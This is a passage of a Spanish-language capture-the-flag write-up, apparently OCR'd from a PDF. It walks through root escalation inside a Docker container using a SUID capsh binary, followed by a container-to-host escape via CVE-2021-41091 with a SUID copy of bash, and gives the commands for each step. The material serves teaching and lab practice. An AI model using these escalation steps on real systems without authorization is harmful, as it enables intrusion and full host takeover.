
1.8. Connecting via SSH

Conectamos a la máquina principal ahora por SSH. Al iniciar sesión, vemos que hay correos por leer para este usuario.


1.9. Privesc in Docker container via capsh SUID

Para leer el correo del usuario *marcus*, vamos a /var/spool/mail. En un mensaje se hablan de tres vulnerabilidades que deben ser corregidas. Aparentemente, las dos primeras vulnerabilidades que aparecen no podemos explotarlas, pero sí la última, la cual afecta a versiones anteriores de *Docker 20.10.9*. Con `docker --version`, comprobamos que la versión que tiene el sistema es vulnerable.

Buscando información sobre esta vulnerabilidad, encontramos que primero debemos ser **root** en el contenedor. En este punto, ejecutamos en el contenedor: `find / -perm -4000 -ls 2>/dev/null` y encontramos que `capsh` tiene el *privilegio SUID* asignado.



En **GTFObins** encontramos una via potencial de escalar privilegios a través de este binario.



Ejecutamos, por tanto: `capsh --gid=0 --uid=0 --`. Obtenemos nuestra sesión como **root**.


Este comando se utiliza para cambiar el *ID de grupo (GID)* y el *ID de usuario (UID)* del proceso actual a los valores especificados (en este caso, ambos a 0, que corresponden al usuario root y al grupo root), y luego ejecutar un nuevo comando o una nueva shell con estos privilegios.

> El directorio /var/spool/mail (o en algunas distribuciones, /var/mail) es utilizado por sistemas de correo electrónico en Unix y Linux para almacenar los buzones de correo de los usuarios locales. Cada archivo dentro de este directorio generalmente corresponde a la cuenta de correo de un usuario del sistema.

1.10. Privesc via traverse Docker directories


CVE-2021-41091:

Una vez como root dentro del contenedor, exploramos las rutas de los diferentes contenedores que están desplegados en el sistema host. Éstos se encuentran por defecto en: /var/lib/docker. Para ello, usamos el comando `findmnt`. En la siguiente imagen, podemos ver las rutas de éstos.




Ahora de nuevo, desde el contenedor, en el directorio /tmp, creamos un archivo que llamaremos *test.txt*.


Una vez creado este archivo, leemos las diferentes rutas de los contenedores que encontramos con `findmnt`. Vemos desde la máquina host el archivo *test.txt*. Por lo tanto, tenemos una vía de llegar a estos directorios.



Lo que haremos ahora es, dentro del contenedor, copiar /bin/bash al directorio /tmp, otorgarle el *privilegio SUID* y cambiarle el propietario a **root**: `chown root:root bash`.



Vamos ahora desde el sistema host al directorio de Docker donde se encuentra esta **Bash** con privilegios, la ejecutamos con `./bash -p`. Obtenemos nuestra sesión como **root**.



> El directorio /var/lib/docker es el directorio predeterminado en sistemas Linux donde **Docker** almacena todos sus datos, incluidas las imágenes de contenedores, los contenedores en ejecución, los volúmenes de datos y otra información relacionada con Docker.

> **CVE-2021-41091**:
> Es una vulnerabilidad en el proyecto *Moby*, que es la base de código abierto para *Docker*. Este problema está relacionado con permisos inapropiados en los directorios dentro del directorio de datos (normalmente /var/lib/docker). Estos directorios tenían permisos insuficientemente restringidos, lo que permitía a usuarios no privilegiados de Linux atravesar e interactuar con el contenido de los directorios.
> Usuarios no privilegiados pueden atravesar el directorio y potencialmente ejecutar programas ubicados allí si esos programas tienen bits de permisos extendidos.
> Si un usuario no privilegiado en el sistema host tenía el mismo *UID* que el propietario de un archivo dentro de un contenedor, podían potencialmente leer, modificar o ejecutar esos archivos, lo que podría llevar a acciones no autorizadas.